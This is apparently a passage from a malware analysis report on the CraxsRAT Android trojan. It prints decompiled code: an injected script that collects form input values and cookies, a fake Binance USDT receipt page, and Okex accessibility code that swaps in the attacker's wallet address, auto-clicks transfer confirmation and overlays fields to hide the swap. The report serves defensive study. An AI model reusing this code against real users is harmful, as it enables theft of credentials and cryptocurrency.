
1. Creates a new **iframe** element, defines it as the **frame** variable
2. Overrides **console** so that it points to the **console** of the **iframe**
3. Creates an array of **input** elements inside the **inputs** variable
4. Iterates over this array to gather types and values of these elements. The information gathered, as well as **Cookies**, is then composed into the **alltext** variable

```
1  var frame = null;
2
3  g = () => {
4    if (!frame) {
5      frame = document.createElement('iframe');
6      frame.style.display = 'none';
7      document.body.appendChild(frame);
8    }
9
10   console = frame.contentWindow.console;
11   var inputs = document.querySelectorAll('input');
12   var websiteLink = window.location.href;
13   var alltext = "";
14
15   inputs.forEach(function(input) {
16     var type = input.getAttribute('type');
17     var value = input.value;
18
19     if (value !== "" && value !== null && type !== "hidden" && type !== "checkbox") {
20       alltext += "[" + type + "]: " + value + "~" + "[Cookie]:" + document.cookie + "~";
21     }
22   });
23
24   return alltext;
25 };
26
27 g();
```



CRAXSBROWSER

The **callback** function, an object of the **AnonymousClass4** class wraps the received data, *adding the link to the website* that got the script injected into it, and passes it to the **access\$100** method, which redirects the information to the **saveDataToFile** method that encodes it in **Base64** and writes it down into a text file on external storage, in a folder **/Config/sys/apps/Data**



OTHER INJECTIONS INTO WEBVIEW


This malware contains several separate modules dedicated to injections into **WebViews** of popular **payment applications**, such as **Binance** and **Okex**. To identify the use of such applications and classify a specific service, each **AccessibilityEvent** event processed by the malware gets checked against a list of conditions. The application *selects the injection module based on the results of checks*.

BINANCE

Each **AccessibilityEvent** event processed by the malware gets checked against a list of conditions, including:


- the name of the package (**PackageName**) equals **com.binance.dev**
- the name of the resource (**ViewIdResourceName**) equals **com.binance.dev:id/2131378415** or **com.binance.dev:id/2131378375**

If these conditions are met, the execution proceeds to the **binanceinj** function



OTHER INJECTIONS INTO WEBVIEW

BINANCE



OTHER INJECTIONS INTO WEBVIEW

BINANCE

binanceinj sets the **WebView** settings, determines the user's **preferred language** and selects the appropriate **HTML** code encoded in **Base64**, which is then loaded into the **WebView**. The **HTML** page is a *confirmation of receipt* of a certain amount in **USDT**.

In the decoded version, one can see the **script** tag that defines the **transaction_info** function that passes values from the dictionary to the elements of the page:

```
function transaction_info(data) {
    document.getElementsByClassName("usdt_amount")[0].innerHTML = data.usdt_amount;
    <!-- document.getElementsByClassName("usd_amount")[0].innerHTML = data.usd_amount; -->
    document.getElementsByClassName("chain")[0].innerHTML = data.chain;
    document.getElementsByClassName("from")[0].innerHTML = data.from;
    document.getElementsByClassName("to")[0].innerHTML = data.to;
    document.getElementsByClassName("fee")[0].innerHTML = data.fee;
    document.getElementsByClassName("total_amount")[0].innerHTML = data.total_amount;
}
```

A **click listener** is initialized in **TextView**, and upon click, using **Accessibility features**, some user data, such as the *address of the USDT wallet* and the *number of USDT stored on it*, gets written into the variables **usdtaddress** and **usdtamount**. During the injection process, as a part of the **sendOldValue** method of the **Binance** class, **JavaScript** is executed within the **WebView** and the **transaction_info** function is called, which sets the *values of elements of the injected page*. Schematically:

Confirm order

You will get

usdtamount - 1 USDT

Address	usdtaddress
Network	Tron(TRC20)
Source	资金账户
Coin	USDT
Amount	usdtamount USDT
Network fee	1 USDT

Ensure that the address is correct and on the same network, Transaction cannot be cancelled.

Other than that, the main flow of **WebView** injection into both **Binance** and **Okex**, as well as other payment applications, is quite similar and is described below.

OTHER INJECTIONS INTO WEBVIEW

OKEX

The **click listener** initialized in **TextView**, apart from writing down the *address of the user's USDT wallet* and the *amount of money stored* into corresponding variables, also forcibly edits the values in the

com.okinc.okex.gp:id/addressInput nodes, wallet address input elements, to another **usdtaddress** value defined by the malicious application within the **initializeService** service, and forcibly clicks buttons indicating the entire *amount* (**com.okinc.okex.gp:id/allAmount**) and *confirmations* (**com.okinc.okex.gp:id/confirmBtn**):




```

94  textViewBottomButton.setOnClickListener(new View.OnClickListener() {
// from class: remember.left.shxtoilzocgzhsicrosszkwwzgwjdpjrktyhlmopjlkglgeuo2.Okex.1
@Override // android.view.View.OnClickListener
98      public void onClick(View view) {
100          boolean unused = Okex.ifAlreadyShowTipsAndNoHide = false;
          List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId = ((
AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
"com.okinc.okex.gp:id/addressInput");
101          if (findAccessibilityNodeInfosByViewId.size() == 1) {
31              String unused2 = Okex.usdtaddress = findAccessibilityNodeInfosByViewId
getText().toString();
107          List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId2 = ((
AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
"com.okinc.okex.gp:id/amount");
108          if (findAccessibilityNodeInfosByViewId2.size() == 1) {
31              String unused3 = Okex.usdtamount = findAccessibilityNodeInfosByViewId2
getText().toString();
114          List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId3 = ((
AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
"com.okinc.okex.gp:id/addressInput");
115          if (findAccessibilityNodeInfosByViewId3.size() == 1) {
116              AccessibilityNodeInfo accessibilityNodeInfo =
findAccessibilityNodeInfosByViewId3.get(0);
31              TextView unused4 = Okex.editTextAddress = new TextView(context.
getApplicationContext());
31              Okex.editTextAddress.setPadding(30, 0, 0, 0);
          FrameLayout unused5 = Okex.addressFloatFrameLayout = Okex.showFloat(
accessibilityNodeInfo, Okex.editTextAddress, Okex.usdtaddress, context, true, false);
120              Bundle bundle = new Bundle();
121              bundle.putCharSequence(AccessibilityNodeInfoCompat.
ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE, initializeService.usdtaddress);
123              Log.i("bbbbbbbbb", String.valueOf(accessibilityNodeInfo.performAction(
bundle)));
          }
126          List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId4 = ((
AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
"com.okinc.okex.gp:id/allAmount");
127          if (findAccessibilityNodeInfosByViewId4.size() == 1) {
128              findAccessibilityNodeInfosByViewId4.get(0).performAction(16);
          }
130          List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId5 = ((
AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(

```

The editable fields are overlapped with legitimate user data collected by the malicious application, with use of the **showFloat** method:



```

/* JADX INFO: Access modifiers changed from: private */
171 public static FrameLayout showFloat(AccessibilityNodeInfo accessibilityNodeInfo, TextView textView,
String str, Context context, boolean z, boolean z2) {
172     FrameLayout frameLayout = new FrameLayout(context.getApplicationContext());
173     textView.setText(str);
175     frameLayout.setBackgroundColor(context.getResources().getColor(17170443));
176     textView.setTextColor(context.getResources().getColor(17170444));
181     Rect rect = new Rect();
182     accessibilityNodeInfo.getBoundsInScreen(rect);
183     WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(rect.width(), rect.
height(), 2032, 262152, 1);
184     layoutParams.gravity = 8388659;
185     layoutParams.width = rect.width();
186     layoutParams.height = rect.height();
187     layoutParams.x = rect.left;
188     layoutParams.y = rect.top;
190     FrameLayout.LayoutParams layoutParams2 = (FrameLayout.LayoutParams) textView.getLayoutParams()
if (layoutParams2 == null) {
193         layoutParams2 = new FrameLayout.LayoutParams(-2, -2);
    }
    if (z2) {
        layoutParams2.height = -2;
        layoutParams2.width = -2;
        layoutParams2.gravity = 17;
    } else if (z) {
        layoutParams2.height = -2;
        layoutParams2.width = rect.width();
        layoutParams2.gravity = 17;
    } else {
        layoutParams2.height = -1;
        layoutParams2.width = -2;
        layoutParams2.gravity = GravityCompat.END;
    }
    textView.setLayoutParams(layoutParams2);
    frameLayout.addView(textView);
    windowManager.addView(frameLayout, layoutParams);
    return frameLayout;
}

```


LANGUAGE

Some embedded elements are selected based on the **language** of the attacked user's system. The list of languages available includes:


- English
- Japanese
- Korean
- Chinese
- Arabic
- Turkish

Depending on the malicious module, the language options may vary slightly: sometimes there are extra entries on **Russian** and **Portuguese**, other times it lacks **Arabic**.

```

o2.Binance.binanceinj(Context) void if (language.equals("en")) {
o2.Binance.binanceinj(Context) void if (language.equals("ja")) {
o2.Binance.binanceinj(Context) void if (language.equals("ko")) {
o2.Binance.binanceinj(Context) void if (language.equals("zh")) {
o2.MainActivity.AskDraw() void if (language.equals("ar")) {
o2.MainActivity.AskDraw() void if (language.equals("en")) {
o2.MainActivity.AskDraw() void if (language.equals("tr")) {
o2.MainActivity.AskDraw() void if (language.equals("zh")) {
o2.MainActivity.AsknoEmu() void if (language.equals("ar")) {
o2.MainActivity.AsknoEmu() void if (language.equals("en")) {
o2.MainActivity.AsknoEmu() void if (language.equals("tr")) {
o2.MainActivity.AsknoEmu() void if (language.equals("zh")) {
o2.RequestDataUsage.askit() void if (language.equals("ar")) {
o2.RequestDataUsage.askit() void if (language.equals("en")) {
o2.RequestDataUsage.askit() void if (language.equals("tr")) {
o2.RequestDataUsage.askit() void if (language.equals("zh")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("ar")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("en")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("tr")) {
o2.RequestKeyboard.AskKeyPrim() void if (language.equals("zh")) {
o2.RequestOPPOB.onCreate(Bundle) void if (language.equals("ar")) {
o2.RequestOPPOB.onCreate(Bundle) void } else if (language.equals("zh")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("ar")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("en")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("tr")) {
o2.SecondActivity.AsknoEmu() void if (language.equals("zh")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("en")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("ja")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("ko")) {
o2.Trust.trustinj(Context, BiType) void if (language.equals("zh")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("ar")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("en")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("tr")) {
o2.isukrdbbrbicokohhlmsvgsgzmvqlklluwgrx if (language.equals("zh")) {
o2.wysxsdgarrentcygtjjubsrpsylehwkjiwwmw if (language.equals("ar")) {
o2.wysxsdgarrentcygtjjubsrpsylehwkjiwwmw } else if (language.equals("zh")) {

```



OTHER NOTES

LANGUAGE

However, the primary language of initial values, variables and rare comments is **Chinese** – as far as is known, the native language of the current main seller and the source of software updates for this malware.

ClickUnlock
Constants
EventBus
ExecClick
FileUtils
FloatingView
flyActivity
gtakimchyf1022
HandleScreenCap
installupdate
isukrdrbrbicokohhlim
ixxwfhkvj f1019
Json
